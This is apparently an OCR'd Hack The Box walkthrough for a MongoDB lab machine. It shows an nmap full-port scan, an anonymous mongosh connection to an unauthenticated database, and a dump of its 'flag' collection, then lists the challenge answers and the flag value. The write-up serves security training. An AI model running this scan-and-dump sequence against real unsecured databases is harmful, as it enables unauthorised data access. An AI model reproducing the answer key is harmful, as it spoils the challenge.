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

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DATE	REVISION	AUTHORED BY	REVIEWED / APPROVED BY
03-09-2025	A	R. Voss	

AUTHORS NOTE:

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
1 Hack the Box

1.1 Connect using Pwnbox

Open Hack the Box and select a machine



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
Start Pwnbox and then open desktop



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


1.1.1 Open HTB Viewer




1.1.2 Select Terminal





1.1.3 Ping Target ip address

In this instance 10.129.166.100



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1.1.4 Nmap Search

nmap -p- --min-rate=1000 -sV 10.129.216.70

```
┌─[us-starting-point-1-dhcp]─[10.10.15.58]─[skipv@htb-v1erioktwx]─[~]
└──╼ [★]$ nmap -p- --min-rate=1000 -sV 10.129.216.70
```

```
┌─[us-starting-point-1-dhcp]─[10.10.15.58]─[skipv@htb-v1erioktwx]─[~]
└──╼ [★]$ nmap -p- --min-rate=1000 -sV 10.129.216.70
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 09:56 CDT
Warning: 10.129.216.70 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.216.70
Host is up (0.0089s latency).
Not shown: 64792 closed tcp ports (reset), 741 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
27017/tcp open  mongodb MongoDB 3.6.8
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.76 seconds
┌─[us-starting-point-1-dhcp]─[10.10.15.58]─[skipv@htb-v1erioktwx]─[~]
└──╼ [★]$
```

1.1.5 Connecting to MongoDB

install the MongoDB shell utility

curl -O https://downloads.mongodb.com/compass/mongosh-2.3.2-linux-x64.tgz

```
┌─[us-starting-point-1-dhcp]─[10.10.15.58]─[skipv@htb-v1erioktwx]─[~]
└──╼ [★]$ sudo curl -O https://downloads.mongodb.com/compass/mongosh-2.3.2-linux-x64.tgz
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 78.4M  100 78.4M    0     0   179M      0 --:--:-- --:--:-- --:--:--  179M
```

extract the contents of the tar archive file using the tar utility

tar xvf mongosh-2.3.2-linux-x64.tgz

```
┌─[us-starting-point-1-dhcp]─[10.10.15.58]─[skipv@htb-v1erioktwx]─[~]
└──╼ [★]$ tar xvf mongosh-2.3.2-linux-x64.tgz
mongosh-2.3.2-linux-x64/
mongosh-2.3.2-linux-x64/.sbom.json
mongosh-2.3.2-linux-x64/LICENSE-crypt-library
mongosh-2.3.2-linux-x64/LICENSE-mongosh
mongosh-2.3.2-linux-x64/README
mongosh-2.3.2-linux-x64/THIRD_PARTY_NOTICES
mongosh-2.3.2-linux-x64/bin/
mongosh-2.3.2-linux-x64/mongosh.1.gz
mongosh-2.3.2-linux-x64/bin/mongosh
mongosh-2.3.2-linux-x64/bin/mongosh_crypt_v1.so
┌─[us-starting-point-1-dhcp]─[10.10.15.58]─[skipv@htb-v1erioktwx]─[~]
└──╼ [★]$
```

Navigate to the location where the mongosh binary is present.

cd mongosh-2.3.2-linux-x64/bin

```
┌─[us-starting-point-1-dhcp]─[10.10.15.58]─[skipv@htb-v1erioktwx]─[~]
└──╼ [★]$ cd mongosh-2.3.2-linux-x64/bin
┌─[us-starting-point-1-dhcp]─[10.10.15.58]─[skipv@htb-v1erioktwx]─[~/mongosh-2.3.2-linux-x64/bin]
└──╼ [★]$
```

connect to the MongoDB server running on the remote host as an anonymous user.

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./mongosh mongodb://10.129.216.70:27017

```
┌─[us-starting-point-1-dhcp]─[10.10.15.58]─[skipv@htb-v1erioktwx]─[~/mongosh-2.3.2-linux-x64/bin]
└──╼ [★]$ ./mongosh mongodb://10.129.216.70:27017
```

```
┌─[us-starting-point-1-dhcp]─[10.10.15.58]─[skipv@htb-v1erioktwx]─[~/mongosh-2.3.2-linux-x64/bin]
└──╼ [★]$ ./mongosh mongodb://10.129.216.70:27017
Current Mongosh Log ID: 67cf02261e34fa23f6fe6910
Connecting to:          mongodb://10.129.216.70:27017/?directConnection=true&appName=mongosh+2.3.2
Using MongoDB:          3.6.8
Using Mongosh:          2.3.2
mongosh 2.4.2 is available for download: https://www.mongodb.com/try/download/shell

For mongosh info see: https://www.mongodb.com/docs/mongodb-shell/


To help improve our products, anonymous usage data is collected and sent to MongoDB periodically (https://www.mongodb.com/
legal/privacy-policy).
You can opt-out by running the disableTelemetry() command.

------
   The server generated these startup warnings when booting
   2025-03-10T14:51:31.656+0000:
   2025-03-10T14:51:31.656+0000: ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage
engine
   2025-03-10T14:51:31.656+0000: **          See http://dochub.mongodb.org/core/prodnotes-filesystem
   2025-03-10T14:51:33.558+0000:
   2025-03-10T14:51:33.558+0000: ** WARNING: Access control is not enabled for the database.
   2025-03-10T14:51:33.558+0000: **          Read and write access to data and configuration is unrestricted.
   2025-03-10T14:51:33.558+0000:
------

test>
```

We have successfully connected to the remote MongoDB instance as an anonymous user. We can list the databases present on the MongoDB server using the following command

show dbs;

```
------

test> show dbs;
```

```
test> show dbs;
admin                32.00 KiB
config               72.00 KiB
local                72.00 KiB
sensitive_information  32.00 KiB
users                32.00 KiB
test>
```

After listing out the databases, we can select any one of them using the use command for further enumeration. Enumerate sensitive_information

use sensitive_information

```
test> show dbs;
admin                32.00 KiB
config               72.00 KiB
local                72.00 KiB
sensitive_information  32.00 KiB
users                32.00 KiB
test> use sensitive_information
```

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```
test> show dbs;
admin                32.00 KiB
config               72.00 KiB
local                72.00 KiB
sensitive_information  32.00 KiB
users                32.00 KiB
test> use sensitive_information
switched to db sensitive_information
sensitive_information>
```

List down the collections stored in the sensitive_information database using the following command:

show collections;

```
sensitive_information> show collections;
flag
sensitive_information>
```

There is a single collection named flag .
Dump the contents of the documents present in the flag collection by using the db.collection.find() command.

Replace the collection name flag in the command and also use pretty() in order to receive the output in a beautified format.

db.flag.find().pretty();

```
switched to db sensitive_information
sensitive_information> show collections;
flag
sensitive_information> db.flag.find().pretty();
```

```
test> use sensitive_information
switched to db sensitive_information
sensitive_information> show collections;
flag
sensitive_information> db.flag.find().pretty();
[
  {
    _id: ObjectId('630e3dbcb82540ebbd1748c5'),
    flag: '1b6e6fb359e7c40241b6d431427ba6ea'
  }
]
sensitive_information>
```

1b6e6fb359e7c40241b6d431427ba6ea

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1.2 Challenge Questions

1. How many TCP ports are open on the machine?
   2

2. Which service is running on port 27017 of the remote host?
   MongoDB

3. What type of database is MongoDB? (Choose: SQL or NoSQL)
   NoSQL

4. What is the command name for the Mongo shell that is installed with the mongodb-clients package?
   mongosh

5. What is the command used for listing all the databases present on the MongoDB server? (No need to include a trailing ;)
   show dbs

6. What is the command used for listing out the collections in a database? (No need to include a trailing ;)
   show collections

7. What is the command used for dumping the content of all the documents within the collection named flag in a format that is easy to read?
   db.flag.find().pretty();

8. Submit root flag
   1b6e6fb359e7c40241b6d431427ba6ea

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1.3 Completion Certificate